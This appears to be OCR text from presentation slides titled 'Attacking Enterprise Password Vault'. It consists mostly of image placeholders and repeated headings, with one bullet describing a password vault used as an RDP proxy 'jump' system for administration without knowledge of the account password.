
Attacking Enterprise Password Vault



Enterprise Password Vault

Password Vault Option #2: RDP Proxy

- Password vault as the "jump" system to perform administration with no knowledge of account password.



Enterprise Password Vault

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

Enterprise Password Vault

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

Enterprise Password Vault

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

Enterprise Password Vault

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

Enterprise Password Vault

Password Vault Option #2: RDP Proxy

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

Enterprise Password Vault

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

Enterprise Password Vault

Password Vault Option #2: RDP Proxy

